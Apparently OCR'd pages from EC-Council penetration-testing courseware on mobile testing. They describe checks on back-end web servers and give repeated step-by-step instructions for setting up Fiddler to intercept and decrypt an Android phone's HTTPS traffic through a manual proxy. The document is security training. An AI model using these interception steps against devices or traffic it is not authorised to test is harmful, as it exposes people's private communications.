
  Most of the mobile applications communicate with the web servers at the back end. The threats and vulnerabilities of the web servers are similar to those of a web environment. Perform regular web server/application penetration testing to identify, analyze, and report vulnerabilities, such as authentication weaknesses, configuration errors, protocol related vulnerabilities, and so on in a web server.



Figure K.05: Mobile communication infrastructure

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Communication Channel Penetration Testing

Even though many mobile applications implement secure communication of sensitive data still many hidden vulnerabilities exist. Mobile communication channel penetration testing is performed to check/test whether the traffic is encrypted or not, if it is vulnerable to MITM attack, whether authentication check is performed for network traffic or not, which authentication scheme is used for network traffic, etc. You may intercept and sniff the mobile

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

traffic in an attempt to gain sensitive information using tools, such as Wireshark. You may use HTTP proxy to intercept and manipulate the traffic between the client and the server.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Intercept HTTP Requests Sent from Phone Browser/Applications

- Use proxy tools, such as **Fiddler** or **Paros**, to start seeing HTTP request and response from Phone browser/Applications

Steps to intercept Android web traffic:

1. Keep your target **mobile phone** and **Windows workstation** in the same network
2. Install **Fiddler** on the Windows workstation
3. Configure **Fiddler** to allow remote connections and decrypt HTTPS traffic
   - Go to the Tools menu and click Fiddler Options
   - Ensure Fiddler listens on port 8888
   - Check Allow remote computers to connect under Connections tab
   - Check both Capture HTTPS CONNECTs and Decrypt HTTPS traffic options under HTTPS tab
   - Restart Fiddler




Source: *http://www.telerik.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Intercept HTTP Requests Sent from Phone Browser/Applications (Cont'd)

4. Tap on **Settings** option of target Android phone
5. Tap **WI-FI** option
6. Find the Wi-Fi network on which the target device is connected
7. Tap and hold the Wi-Fi network to explore context menu
8. Select **Modify network** from context menu
9. Enable "**Show advanced options**"
10. Set "**Proxy settings**" to Manual
11. Set "**Proxy host name**" to Windows workstation IP address
12. Set **Proxy port** to port on which Fiddler is listening, i.e., 8888



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intercept HTTP Requests Sent from Phone Browser/Applications

Intercepting the HTTP requests that are sent from the phone browser is an important aspect in mobile penetration testing. Here, a tester needs to test the communication between a phone and a web server by intercepting the traffic sent from the Android device to the website source. Use proxy tools, such as Fiddler or Paros, to start seeing HTTP request and response from Phone browser/Applications.

Steps to intercept Android web traffic:

1. The target mobile phone and Windows workstation are recommended to be kept in the same network.



Figure K.06: Intercepting traffic using Fiddler

2. Install Fiddler on the Windows workstation.
3. Configure Fiddler to allow remote connections and to decrypt HTTPS traffic:
   a. Go to the Tools menu and click Fiddler Options.
   b. Ensure Fiddler listens on port 8888.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

c. Check Allow remote computers to connect under Connections tab.

d. Check both Capture HTTPS CONNECTs and Decrypt HTTPS traffic options under HTTPS tab.

e. Restart Fiddler.




Figure K.07: Screenshot of Fiddler

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.08: Screenshot of showing Fiddler options

